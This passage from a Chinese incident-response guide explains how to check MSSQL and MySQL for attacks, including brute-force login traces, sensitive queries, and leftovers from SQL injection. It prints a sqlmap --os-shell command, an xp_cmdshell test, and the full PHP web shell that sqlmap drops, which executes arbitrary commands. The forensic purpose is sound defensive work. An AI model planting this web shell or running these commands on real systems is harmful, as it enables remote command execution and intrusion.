C214%2C215%2C216%2C217%2C218%2C219%2C220%2C221%2C222%2C223%2C224%2C225%2C226%2C227%2C228%2C229%2C230%2C231%2C232%2C233%2C234%2C235%2C236%2C237%2C238%2C239%2C240%2C241%2C242%2C243%2C244%2C245%2C246%2C247%2C248%2C249%2C250%2C251%2C252%2C253%2C254%2C255%2C256%2C257%2C258%2C259%2C260%2C261%2C262%2C263%2C264%2C265%2C266%2C267%2C268%2C269%2C270%2C271%2C272%2C273%2C274%2C275%2C276%2C277%2C278%2C279%2C280%2C281%2C282%2C283%2C284%2C285%2C286%2C287%2C288%2C289%2C290%2C291%2C292%2C293%2C294%2C295%2C296%2C297%2C298%2C299%2C300%2C301%2C302%2C303%2C304%2C305%2C306%2C307%2C308%2C309%2C310%2C311%2C312%2C313%2C314%2C315%2C316%2C317%2C318%2C319%2C320%2C321%2C322%2C323%2C324%2C325%2C326%2C327%2C328%2C329%2C330%2C331%2C332%2C333%2C334%2C335%2C336%2C337%2C338%2C339%2C340%2C341%2C342%2C343%2C344%2C345%2C346%2C347%2C348%2C349%2C350%2C351%2C352%2C353%2C354%2C355%2C356%2C357%2C358%2C359%2C360%2C361%2C362%2C363%2C364%2C365%2C366%2C367%2C368%2C369%2C370%2C371%2C372%2C373%2C374%2C375%2C376%2C377%2C378%2C379%2C380%2C381%2C382%2C383%2C384%2C385%2C386%2C387%2C388%2C389%2C390%2C391%2C392%2C393%2C394%2C395%2C396%2C397%2C398%2C399%2C400%2C401%2C402%2C403%2C404%2C405%2C406%2C407%2C408%2C409%2C410%2C411%2C412%2C413%2C414%2C415%2C416%2C417%2C418%2C419%2C420%2C421%2C422%2C423%2C424%2C425%2C426%2C427%2C428%2C429%2C430%2C431%2C432%2C433%2C434%2C435%2C436%2C437%2C438%2C439%2C440%2C441%2C442%2C443%2C444%2C445%2C446%2C447%2C448%2C449%2C450%2C451%2C452%2C453%2C454%2C455%2C456%2C457%2C458%2C459%2C460%2C461%2C462%2C463%2C464%2C465%2C466%2C467%2C468%2C469%2C470%2C471%2C472%2C473%2C474%2C475%2C476%2C477%2C478%2C479%2C480%2C481%2C482%2C483%2C484%2C485%2C486%2C487%2C488%2C489%2C490%2C491%2C492%2C493%2C494%2C495%2C496%2C497%2C498%2C499%2C500%2C501%2C502%2C503%2C504%2C505%2C506%2C507%2C508%2C509%2C510%2C511%2C512%2C513%2C514%2C515%2C516%2C517%2C518%2C519%2C520%2C521%2C522%2C523%2C524%2C525%2C526%2C527%2C528%2C529%2C530%2C531%2C532%2C533%2C534%2C535%2C536%2C537%2C538%2C539%2C540%2C541%2C542%2C543%2C544%2C545%2C546%2C547%2C548%2C549%2C550%2C551%2C552%2C553%2C554%2C555%2C556%2C557%2C558%2C559%2C560%2C561%2C562%2C563%2C564%2C565%2C566%2C567%2C568%2C569%2C570%2C571%2C572%2C573%2C574%2C575%2C576%2C577%2C578%2C579%2C580%2C581%2C582%2C583%2C584%2C585%2C586%2C587%2C588%2C589%2C590%2C591%2C592%2C593%2C594%2C595%2C596%2C597%2C598%2C599%2C600%2C601%2C602%2C603%2C604%2C605%2C606%2C607%2C608%2C609%2C610%2C611%2C612%2C613%2C614%2C615%2C616%2C617%2C618%2C619%2C620%2C621%2C622%2C623%2C624%2C625%2C626%2C627%2C628%2C629%2C630%2C631%2C632%2C633%2C634%2C635%2C636%2C637%2C638%2C639%2C640%2C641%2C642%2C643%2C644%2C645%2C646%2C647%2C648%2C649%2C650%2C651%2C652%2C653%2C654%2C655%2C656%2C657%2C658%2C659%2C660%2C661%2C662%2C663%2C664%2C665%2C666%2C667%2C668%2C669%2C670%2C671%2C672%2C673%2C674%2C675%2C676%2C677%2C678%2C679%2C680%2C681%2C682%2C683%2C684%2C685%2C686%2C687%2C688%2C689%2C690%2C691%2C692%2C693%2C694%2C695%2C696%2C697%2C698%2C699%2C700%2C701%2C702%2C703%2C704%2C705%2C706%2C707%2C708%2C709%2C710%2C711%2C712%2C713%2C714%2C715%2C716%2C717%2C718%2C719%2C720%2C721%2C722%2C723%2C724%2C725%2C726%2C727%2C728%2C729%2C730%2C731%2C732%2C733%2C734%2C735%2C736%2C737%2C738%2C739%2C740%2C741%2C742%2C743%2C744%2C745%2C746%2C747%2C748%2C749%2C750%2C751%2C752%2C753%2C754%2C755%2C756%2C757%2C758%2C759%2C760%2C761%2C762%2C763%2C764%2C765%2C766%2C767%2C768%2C769%2C770%2C771%2C772%2C773%2C774%2C775%2C776%2C777%2C778%2C779%2C780%2C781%2C782%2C783%2C784%2C785%2C786%2C787%2C788%2C789%2C790%2C791%2C792%2C793%2C794%2C795%2C796%2C797%2C798%2C799%2C800%2C801%2C802%2C803%2C804%2C805%2C806%2C807%2C808%2C809%2C810%2C811%2C812%2C813%2C814%2C815%2C816%2C817%2C818%2C819%2C820%2C821%2C822%2C823%2C824%2C825%2C826%2C827%2C828%2C829%2C830%2C831%2C832%2C833%2C834%2C835%2C836%2C837%2C838%2C839%2C840%2C841%2C842%2C843%2C844%2C845%2C846%2C847%2C848%2C849%2C850%2C851%2C852%2C853%2C854%2C855%2C856%2C857%2C858%2C859%2C860%2C861%2C862%2C863%2C864%2C865%2C866%2C867%2C868%2C869%2C870%2C871%2C872%2C873%2C874%2C875%2C876%2C877%2C878%2C879%2C880%2C881%2C882%2C883%2C884%2C885%2C886%2C887%2C888%2C889%2C890%2C891%2C892%2C893%2C894%2C895%2C896%2C897%2C898%2C899%2C900%2C901%2C902%2C903%2C904%2C905%2C906%2C907%2C908%2C909%2C910%2C911%2C912%2C913%2C914%2C915%2C916%2C917%2C918%2C919%2C920%2C921%2C922%2C923%2C924%2C925%2C926%2C927%2C928%2C929%2C930%2C931%2C932%2C933%2C934%2C935%2C936%2C937%2C938%2C939%2C940%2C941%2C942%2C943%2C944%2C945%2C946%2C947%2C948%2C949%2C950%2C951%2C952%2C953%2C954%2C955%2C956%2C957%2C958%2C959%2C960%2C961%2C962%2C963%2C964%2C965%2C966%2C967%2C968%2C969%2C970%2C971%2C972%2C973%2C974%2C975%2C976%2C977%2C978%2C979%2C980%2C981%2C982%2C983%2C984%2C985%2C986%2C987%2C988%2C989%2C990%2C991%2C992%2C993%2C994%2C995%2C996%2C997%2C998%2C999%2C1000%2C1001%2C1002%2C1003%2C1004%2C1005%2C1006%2C1007%2C1008%2C1009%2C1010%2C1011%2C1012%2C1013%2C1014%2C1015%2C1016%2C1017%2C1018%2C1019%2C1020%2C1021%2C1022%2C1023%2C1024%2C1025%2C1026%2C1027%2C1028%2C1029%2C1030%2C1031%2C1032%2C1033%2C1034%2C1035%2C1036%2C1037%2C1038%2C1039%2C1040%2C1041%2C1042%2C1043%2C1044%2C1045%2C1046%2C1047%2C1048%2C1049%2C1050%2C1051%2C1052%2C1053%2C1054%2C1055%2C1056%2C1057%2C1058%2C1059%2C1060%2C1061%2C1062%2C1063%2C1064%2C1065%2C1066%2C1067%2C1068%2C1069%2C1070%2C1071%2C1072%2C1073%2C1074%2C1075%2C1076%2C1077%2C1078%2C1079%2C1080%2C1081%2C1082%2C1083%2C1084%2C1085%2C1086%2C1087%2C1088%2C1089%2C1090%2C1091%2C1092%2C1093%2C1094%2C1095%2C1096%2C1097%2C1098%2C1099%2C1100%2C1101%2C1102%2C1103%2C1104%2C1105%2C1106%2C1107%2C1108%2C1109%2C1110%2C1111%2C1112%2C1113%2C1114%2C1115%2C1116%2C1117%2C1118%2C1119%2C1120%2C1121%2C1122%2C1123%2C1124%2C1125%2C1126%2C1127%2C1128%2C1129%2C1130%2C1131%2C1132%2C1133%2C1134%2C1135%2C1136%2C1137%2C1138%2C1139%2C1140%2C1141%2C1142%2C1143%2C1144%2C1145%2C1146%2C1147%2C1148%2C1149%2C1150%2C1151%2C1152%2C1153%2C1154%2C1155%2C1156%2C1157%2C1158%2C1159%2C1160%2C1161%2C1162%2C1163%2C1164%2C1165%2C1166%2C1167%2C1168%2C1169%2C1170%2C1171%2C1172%2C1173%2C1174%2C1175%2C1176%2C1177%2C1178%2C1179%2C1180%2C1181%2C1182%2C1183%2C1184%2C1185%2C1186%2C1187%2C1188%2C1189%2C1190%2C1191%2C1192%2C1193%2C1194%2C1195%2C1196%2C1197%2C1198%2C1199%2C1200%2C1201%2C1202%2C1203%2C1204%2C1205%2C1206%2C1207%2C1208%2C1209%2C1210%2C1211%2C1212%2C1213%2C1214%2C1215%2C1216%2C1217%2C1218%2C1219%2C1220%2C1221%2C1222%2C1223%2C1224%2C1225%2C1226%2C1227%2C1228%2C1229%2C1230%2C1231%2C1232%2C1233%2C1234%2C1235%2C1236%2C1237%2C1238%2C1239%2C1240%2C1241%2C1242%2C1243%2C1244%2C1245%2C1246%2C1247%2C1248%2C1249%2C1250%2C1251%2C1252%2C1253%2C1254%2C1255%2C1256%2C1257%2C1258%2C1259%2C1260%2C1261%2C1262%2C1263%2C1264%2C1265%2C1266%2C1267%2C1268%2C1269%2C1270%2C1271%2C1272%2C1273%2C1274%2C1275%2C1276%2C1277%2C1278%2C1279%2C1280%2C1281%2C1282%2C1283%2C1284%2C1285%2C1286%2C1287%2C1288%2C1289%2C1290%2C1291%2C1292%2C1293%2C1294%2C1295%2C1296%2C1297%2C1298%2C1299%2C1300%2C1301%2C1302%2C1303%2C1304%2C1305%2C1306%2C1307%2C1308%2C1309%2C1310%2C1311%2C1312%2C1313%2C1314%2C1315%2C1316%2C1317%2C1318%2C1319%2C1320%2C1321%2C1322%2C1323%2C1324%2C1325%2C1326%2C1327%2C1328%2C1329%2C1330%2C1331%2C1332%2C1333%2C1334%2C1335%2C1336%2C1337%2C1338%2C1339%2C1340%2C1341%2C1342%2C1343%2C1344%2C1345%2C1346%2C1347%2C1348%2C1349%2C1350%2C1351%2C1352%2C1353%2C1354%2C1355%2C1356%2C1357%2C1358%2C1359%2C1360%2C1361%2C1362%2C1363%2C1364%2C1365%2C1366%2C1367%2C1368%2C1369%2C1370%2C1371%2C1372%2C1373%2C1374%2C1375%2C1376%2C1377%2C1378%2C1379%2C1380%2C1381%2C1382%2C1383%2C1384%2C1385%2C1386%2C1387%2C1388%2C1389%2C1390%2C1391%2C1392%2C1393%2C1394%2C1395%2C1396%2C1397%2C1398%2C1399%2C1400%2C1401%2C1402%2C1403%2C1404%2C1405%2C1406%2C1407%2C1408%2C1409%2C1410%2C1411%2C1412%2C1413%2C1414%2C1415%2C1416%2C1417%2C1418%2C1419%2C1420%2C1421%2C1422%2C1423%2C1424%2C1425%2C1426%2C1427%2C1428%2C1429%2C1430%2C1431%2C1432%2C1433%2C1434%2C1435%2C1436%2C1437%2C1438%2C1439%2C1440%2C1441%2C1442%2C1443%2C1444%2C1445%2C1446%2C1447%2C1448%2C1449%2C1450%2C1451%2C1452%2C1453%2C1454%2C1455%2C1456%2C1457%2C1458%2C1459%2C1460%2C1461%2C1462%2C1463%2C1464%2C1465%2C1466%2C1467%2C1468%2C1469%2C1470%2C1471%2C1472%2C1473%2C1474%2C1475%2C1476%2C1477%2C1478%2C1479%2C1480%2C1481%2C1482%2C1483%2C1484%2C1485%2C1486%2C1487%2C1488%2C1489%2C1490%2C1491%2C1492%2C1493%2C1494%2C1495%2C1496%2C1497%2C1498%2C1499%2C1500%2C1501%2C1502%2C1503%2C1504%2C1505%2C1506%2C1507%2C1508%2C1509%2C1510%2C1511%2C1512%2C1513%2C1514%2C1515%2C1516%2C1517%2C1518%2C1519%2C1520%2C1521%2C1522%2C1523%2C1524%2C1525%2C1526%2C1527%2C1528%2C1529%2C1530%2C1531%2C1532%2C1533%2C1534%2C1535%2C1536%2C1537%2C1538%2C1539%2C1540%2C1541%2C1542%2C1543%2C1544%2C1545%2C1546%2C1547%2C1548%2C1549%2C1550%2C1551%2C1552%2C1553%2C1554%2C1555%2C1556%2C1557%2C1558%2C1559%2C1560%2C1561%2C1562%2C1563%2C1564%2C1565%2C1566%2C1567%2C1568%2C1569%2C1570%2C1571%2C1572%2C1573%2C1574%2C1575%2C1576%2C1577%2C1578%2C1579%2C1580%2C1581%2C1582%2C1583%2C1584%2C1585%2C1586%2C1587%2C1588%2C1589%2C1590%2C1591%2C1592%2C1593%2C1594%2C1595%2C1596%2C1597%2C1598%2C1599%2C1600%2C1601%2C1602%2C1603%2C1604%2C1605%2C1606%2C1607%2C1608%2C1609%2C1610%2C1611%2C1612%2C1613%2C1614%2C1615%2C1616%2C1617%2C1618%2C1619%2C1620%2C1621%2C1622%2C1623%2C1624%2C1625%2C1626%2C1627%2C1628%2C1629%2C1630%2C1631%2C1632%2C1633%2C1634%2C1635%2C1636%2C1637%2C1638%2C1639%2C1640%2C1641%2C1642%2C1643%2C1644%2C1645%2C1646%2C1647%2C1648%2C1649%2C1650%2C1651%2C1652%2C1653%2C1654%2C1655%2C1656%2C1657%2C1658%2C1659%2C1660%2C1661%2C1662%2C1663%2C1664%2C1665%2C1666%2C1667%2C1668%2C1669%2C1670%2C1671%2C1672%2C1673%2C1674%2C1675%2C1676%2C1677%2C1678%2C1679%2C1680%2C1681%2C1682%2C1683%2C1684%2C1685%2C1686%2C1687%2C1688%2C1689%2C1690%2C1691%2C1692%2C1693%2C1694%2C1695%2C1696%2C1697%2C1698%2C1699%2C1700%2C1701%2C1702%2C1703%2C1704%2C1705%2C1706%2C1707%2C1708%2C1709%2C1710%2C1711%2C1712%2C1713%2C1714%2C1715%2C1716%2C1717%2C1718%2C1719%2C1720%2C1721%2C1722%2C1723%2C1724%2C1725%2C1726%2C1727%2C1728%2C1729%2C1730%2C1731%2C1732%2C1733%2C1734%2C1735%2C1736%2C1737%2C1738%2C1739%2C1740%2C1741%2C1742%2C1743%2C1744%2C1745%2C1746%2C1747%2C1748%2C1749%2C1750%2C1751%2C1752%2C1753%2C1754%2C1755%2C1756%2C1757%2C1758%2C1759%2C1760%2C1761%2C1762%2C1763%2C1764%2C1765%2C1766%2C1767%2C1768%2C1769%2C1770%2C1771%2C1772%2C1773%2C1774%2C1775%2C1776%2C1777%2C1778%2C1779%2C1780%2C1781%2C1782%2C1783%2C1784%2C1785%2C1786%2C1787%2C1788%2C1789%2C1790%2C1791%2C1792%2C1793%2C1794%2C1795%2C1796%2C1797%2C1798%2C1799%2C1800%2C1801%2C1802%2C1803%2C1804%2C1805%2C1806%2C1807%2C1808%2C1809%2C1810%2C1811%2C1812%2C1813%2C1814%2C1815%2C1816%2C1817%2C1818%2C1819%2C1820%2C1821%2C1822%2C1823%2C1824%2C1825%2C1826%2C1827%2C1828%2C1829%2C1830%2C1831%2C1832%2C1833%2C1834%2C1835%2C1836%2C1837%2C1838%2C1839%2C1840%2C1841%2C1842%2C1843%2C1844%2C1845%2C1846%2C1847%2C1848%2C1849%2C1850%2C1851%2C1852%2C1853%2C1854%2C1855%2C1856%2C1857%2C1858%2C1859%2C1860%2C1861%2C1862%2C1863%2C1864%2C1865%2C1866%2C1867%2C1868%2C1869%2C1870%2C1871%2C1872%2C1873%2C1874%2C1875%2C1876%2C1877%2C1878%2C1879%2C1880%2C1881%2C1882%2C1883%2C1884%2C1885%2C1886%2C1887%2C1888%2C1889%2C1890%2C1891%2C1892%2C1893%2C1894%2C1895%2C1896%2C1897%2C189	

检查方法：

1、数据库表检查



2、检查 xp_cmdshell 等存储过程

xp_cmdshell 在 mssql2005 之后的版本中是默认禁止的，查看 xp_cmdshell 是否被启用。

```
Exec master.dbo.xp_cmdshell 'whoami'
```

3、需要结合 web 日志，通过查看日志文件的大小以及审计日志文件中的内容，可以判断是否发生过 sql 注入漏洞攻击事件。

第 5 篇:MySQL 日志分析

常见的数据库攻击包括弱口令、SQL 注入、提升权限、窃取备份等。对数据库日志进行分析，可以发现攻击行为，进一步还原攻击场景及追溯攻击源。

0x01 Mysql 日志分析

general query log 能记录成功连接和每次执行的查询，我们可以将它用作安全布防的一部分，为故障分析或黑客事件后的调查提供依据。

1、查看log配置信息

```
show variables like '%general%';
```

2、开启日志

```
SET GLOBAL general_log = 'On';
```

3、指定日志文件路径

```
#SET GLOBAL general_log_file = '/var/lib/mysql/mysql.log';
```

比如，当我访问 `/test.php?id=1`，此时我们得到这样的日志：

```
190604 14:46:14      14 Connect    root@localhost on
      14 Init DB      test
      14 Query      SELECT * FROM admin WHERE id = 1
      14 Quit      ~
```

我们按列来解析一下：

第一列:Time，时间列，前面一个是日期,后面一个是小时和分钟，有一些不显示的原因是因为这些 sql 语句几乎是同时执行的,所以就不另外记录时间了。

第二列:Id，就是 show processlist 出来的第一列的线程ID,对于长连接和一些比较耗时的 sql 语句,你可以精确找出究竟是那一条那一个线程在运行。

第三列:Command，操作类型，比如 Connect 就是连接数据库，Query 就是查询数据库(增删查改都显示为查询)，可以特定过滤一些操作。

第四列:Argument，详细信息，例如 Connect root@localhost on 意思就是连接数据库，如此类推,接下面的连上数据库之后,做了什么查询的操作。

0x02 登录成功/失败

我们来做个简单的测试吧，使用我以前自己开发的弱口令工具来扫一下，字典设置比较小，2 个用户，4 个密码，共 8 组。

```
C:\Windows\System32\cmd.exe
Microsoft Windows [版本 10.0.17134.765]
(c) 2018 Microsoft Corporation。保留所有权利。

D:\>iscan.py -h 192.168.204.164 --mysql
[+] Found IP: 192.168.204.164 Port:3306
[+] Mysql weak password: root root
Use iscan checking for weak password: 0 second

D:\>_
```

MySQL 中的 log 记录是这样子：

```
Time              Id      Command      Argument

190601 22:03:20    98 Connect    root@192.168.204.1 on
      98 Connect Access denied for user 'root'@'192.168.204.1'
(using password: YES)
      103 Connect mysql@192.168.204.1 on
      103 Connect Access denied for user 'mysql'@'192.168.204.1'
(using password: YES)
      104 Connect mysql@192.168.204.1 on
      104 Connect Access denied for user 'mysql'@'192.168.204.1'
(using password: YES)
```

```
100 Connect root@192.168.204.1 on
101 Connect root@192.168.204.1 on
101 Connect Access denied for user 'root'@'192.168.204.1'
(using password: YES)
99 Connect root@192.168.204.1 on
99 Connect Access denied for user 'root'@'192.168.204.1'
(using password: YES)
105 Connect mysql@192.168.204.1 on
105 Connect Access denied for user 'mysql'@'192.168.204.1'
(using password: YES)
100 Query set autocommit=0
102 Connect mysql@192.168.204.1 on
102 Connect Access denied for user 'mysql'@'192.168.204.1'
(using password: YES)
100 Quit ~
```

你知道在这个口令猜解过程中，哪个是成功的吗？

利用爆破工具，一个口令猜解成功的记录是这样子的：

```
190601 22:03:20      100 Connect root@192.168.204.1 on
100 Query set autocommit=0
100 Quit
```

但是，如果你是用其他方式，可能会有一点点不一样的哦。

Navicat for MySQL 登录：

```
190601 22:14:07      106 Connect root@192.168.204.1 on
106 Query SET NAMES utf8
106 Query SHOW VARIABLES LIKE 'lower_case_%'
106 Query SHOW VARIABLES LIKE 'profiling'
106 Query SHOW DATABASES
```

命令行登录：

```
190601 22:17:25      111 Connect root@localhost on
111 Query select @@version_comment limit 1
190601 22:17:56      111 Quit
```

这个差别在于，不同的数据库连接工具，它在连接数据库初始化的过程中是不同的。通过这样的差别，我们可以简单判断出用户是通过连接数据库的方式。

另外，不管你是爆破工具、Navicat for MySQL、还是命令行，登录失败都是一样的记录。

登录失败的记录：

```
102 Connect mysql@192.168.204.1 on
102 Connect Access denied for user 'mysql'@'192.168.204.1' (using
password: YES)
```

利用 shell 命令进行简单的分析：

有哪些IP在爆破？

```
grep "Access denied" mysql.log | cut -d '"' -f4 | uniq -c | sort -nr
27 192.168.204.1
```

爆破用户名字典都有哪些？

```
grep "Access denied" mysql.log | cut -d '"' -f2 | uniq -c | sort -nr
13 mysql 12 root 1 root 1 mysql
```

在日志分析中，特别需要注意一些敏感的操作行为，比如删表、备库，读写文件等。关键词：drop table、drop function、lock tables、unlock tables、load_file()、into outfile、into outfile。

敏感数据库表：

```
SELECT * from mysql.user、SELECT * from mysql.func
```

0x03 SQL注入入侵痕迹

在利用 SQL 注入漏洞的过程中，我们会尝试利用 sqlmap 的 --os-shell 参数取得 shell，如操作不慎，可能留下一些 sqlmap 创建的临时表和自定义函数。我们先来看一下 sqlmap os-shell 参数的用法以及原理：

1、构造一个 SQL 注入点，开启 Burp 监听 8080 端口

```
sqlmap.py -u http://192.168.204.164/sql.php?id=1 --os-shell --proxy=http://127.0.0.1:8080
```

HTTP 通讯过程如下：



创建了一个临时文件 `tmpbwyov.php`，通过访问这个木马执行系统命令，并返回到页面展示。

`tmpbwyov.php`:


```
<?php
$c=$_REQUEST["cmd"];@set_time_limit(0);@ignore_user_abort(1);@ini_set('max_execution_time',0);$z=@ini_get('disable_functions');if(!empty($z)){ $z=preg_replace('/[,\s\+\/','',$z);$z=explode(',',$z);$z=array_map('trim',$z);}else{ $z=array();}$c=$c." 2>&1\n";function f($n){global $z;return is_callable($n)and!in_array($n,$z);}if(f('system')){ob_start();system($c);$w=ob_get_contents();ob_end_clean();}elseif(f('proc_open')){$y=proc_open($c,array(array(pipe,r),array(pipe,w),array(pipe,w)),$t);$w=NULL;while(!feof($t[1])){$w.=fread($t[1],512);}@proc_close($y);}elseif(f('shell_exec')){$w=shell_exec($c);}elseif(f('passthru')){ob_start();passthru($c);$w=ob_get_contents();ob_end_clean();}elseif(f('popen')){$x=popen($c,r);$w=NULL;if(is_resource($x)){while(!feof($x)){ $w.=fread($x,512);} }@pclose($x);}elseif(f('exec')){$w=array();exec($c,$w);$w=join(chr(10),$w).chr(10);}else{$w=0;}print "<pre>".$w."</pre>";?>
```

创建了一个临时表 `sqlmapoutput`，调用存储过程执行系统命令将数据写入临时表，然后取临时表中的数据展示到前端。

通过查看网站目录中最近新建的可疑文件，可以判断是否发生过 sql 注入漏洞攻击事件。

检查方法：

- 1、检查网站目录下，是否存在一些木马文件：



2、检查是否有 UDF 提权、MOF 提权痕迹

检查目录是否有异常文件 `mysql\lib\plugin`

```
c:/windows/system32/wbem/mof/
```

检查函数是否删除

```
select * from mysql.func
```

3、结合 web 日志分析。